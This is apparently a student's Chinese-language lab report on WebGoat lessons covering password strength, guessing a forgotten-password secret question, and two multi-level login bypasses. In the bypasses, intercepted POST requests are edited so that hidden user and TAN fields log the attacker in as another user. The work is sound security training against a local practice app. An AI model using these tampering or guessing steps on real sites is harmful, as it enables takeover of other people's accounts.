
本部分完成度如下：



Password Stength


本题主要目的就在于给出不同种类的密码，要对它们分别进行强度测试：

对123456密码：




对abzfezd密码：

对a9z1ezd密码：



对aB8fEzDq密码：



对z8!E?7D$密码：

对My1stPassword!:Redd密码：

、

测试成功结果如下（应该是由于版本原因，答案结果比测试结果要长一个数量级）

Show Source | Show Solution | Show Plan | Show Hints | Restart Lesson

Congratulations. You have successfully completed this lesson.

The accounts of your web application are only as safe as the passwords. For this exercise, your job is to test several passwords on https://howsecureismypassword.net. You must test all 6 passwords at the same time...
On your applications you should set good password requirements!

As a guideline not bound to a single solution.
Assuming the calculations per second 4 billion:

1. 123456 - 0 seconds (dictionary based, in top 10 most used passwords)
2. abzfezd - 2 seconds (26 chars on 7 positions, 8 billion possible combinations)
3. a9z1ezd - 19 seconds (26 + 10 chars on 7 positions = 78 billion possible combinations)
4. aB8fEzDq - 15 hours (26 + 26 + 10 chars on 8 positions = 218 trillion possible combinations)
5. z8!E?7D$ - 20 days (96 chars on 8 positions = 66 quintillion possible combinations)
6. My1stPassword!:Redd - 364 quintillion years (96 chars on 19 positions = 46 undecillion possible combinations)

forgot password

这个测试旨在告诉我们在忘记密码时测试密码问题是一件并不困难的事情。

通过输入admin进入admin的账户，尝试猜测其密保问题：

Web applications frequently provide their users the ability to retrieve a forgotten password. Unfortunately, many web applications fail to implement the mechanism properly. The information required to verify the identity of the user is often overly simplistic.

General Goal(s):

Users can retrieve their password if they can answer the secret question properly. There is no lock-out mechanism on this 'Forgot Password' page. Your username is 'webgoat' and your favorite color is 'red'. The goal is to retrieve the password of another user.

Webgoat Password Recovery

Secret Question: What is your favorite color?

*Required Fields

***Answer:**

Submit

简单猜了几个颜色后，发现green就是设置的答案，因此直接通过了测试：

Congratulations. You have successfully completed this lesson.

Web applications frequently provide their users the ability to retrieve a forgotten password. Unfortunately, many web applications fail to implement the mechanism properly. The information required to verify the identity of the user is often overly simplistic.

General Goal(s):

Users can retrieve their password if they can answer the secret question properly. There is no lock-out mechanism on this 'Forgot Password' page. Your username is 'webgoat' and your favorite color is 'red'. The goal is to retrieve the password of another user.

Webgoat Password Recovery

For security reasons, please change your password immediately.

Results:

Username: admin

Color: green


Password: 2275$starBo0rn3

multi level login 2

本测试意图通过已知TAN值，对登录方式进行修改从而登录进入其他人的账户中：

先以Joe的身份登录：

You are an attacker called Joe. You have a valid account by webgoat financial. Your goal is to log in as Jane. Your username is **Joe** and your password is **banana**. This are your TANS:
Tan #1 = 15161
Tan #2 = 4894
Tan #3 = 18794
Tan #4 = 1564
Tan #5 = 45751



与商店的题一样，由于已确认的Joe身份并不会被系统重复检查，于是有了可操作的空间：对第二步要求输入TAN时，可以进行打断并修改：

Parsed Raw

```
POST http://localhost:8080/WebGoat/attack?Screen=810720180&menu=500 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-length: 39
Origin: http://localhost:8080
Connection: keep-alive
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=582C6CC3F578D3038444FECF1A80713E

Hidden_user=Joe&tan2=4894&Submit=Submit
```

尝试把Joe修改为Jane，发现成功以Jane的身份登录了：

Congratulations. You have successfully completed this lesson.

You are an attacker called Joe. You have a valid account by webgoat financial. Your goal is to log in as Jane. Your username is **Joe** and your password is **banana**. This are your TANS:

Tan #1 = 15161
Tan #2 = 4894
Tan #3 = 18794
Tan #4 = 1564
Tan #5 = 45751

Firstname:	Jane
Lastname:	Plane
Credit Card Type:	MC
Credit Card Number:	74589864


Logout

multi level login 1

这个测试只是向我们介绍分层管理登录的方式。


我们先以Jane的身份登录：

STAGE 1: This stage is just to show how a classic multi login works. Your goal is to do a regular login as **Jane** with password **tarzan**. You have following TANs:
Tan #1 = 15648
Tan #2 = 92156
Tan #3 = 4879
Tan #4 = 9458
Tan #5 = 4879




发现需要我们输入Tan #2的值，输入后再次提交：

STAGE 1: This stage is just to show how a classic multi login works. Your goal is to do a regular login as **Jane** with password **tarzan**. You have following TANs:
Tan #1 = 15648
Tan #2 = 92156
Tan #3 = 4879
Tan #4 = 9458
Tan #5 = 4879



发现第一个stage已经完成了。那么现在我们重新登录Jane的账号，发现它要求我们给出TAN#3，然而我们只有TAN#1：

STAGE 2: Now you are a hacker who already has stolen some information from Jane by a phishing mail. You have the password which is tarzan and the Tan #1 which is 15648
The problem is that the first tan is already used... try to break into the system anyway.



此时我们尝试打断并将检测的TAN改成我们希望的东西：

Parsed | Raw

```
POST http://localhost:8080/WebGoat/attack?Screen=810720179&menu=500 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-length: 31
Origin: http://localhost:8080
Connection: keep-alive
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=582C6CC3F578D3038444FECF1A80713E

hidden_tan=1&tan=15648&Submit=Submit
```

（把hidden_tan改为1，tan改为已知的15648）之后发现成功登录了：

Congratulations. You have successfully completed this lesson.

STAGE 2: Now you are a hacker who already has stolen some information from Jane by a phishing mail. You have the password which is tarzan and the Tan #1 which is 15648
The problem is that the first tan is already used... try to break into the system anyway.

小结

整体而言，webgoat还是挺有意思的，我们可以通过这样一个软件对各种网络攻击进行模拟并了解攻击者角度下，对网页可以进行哪些攻击方式。

（如果除去配置抓包软件这一问题在任何地方都没有给出的话，那么总体而言完成的还算顺利（x）

再次备注：**对于必须在管理员模式下的题目（涉及到1.4的injection与XSS），在课程要求中明确给出不要求完成，因此相应的题目已被跳过。**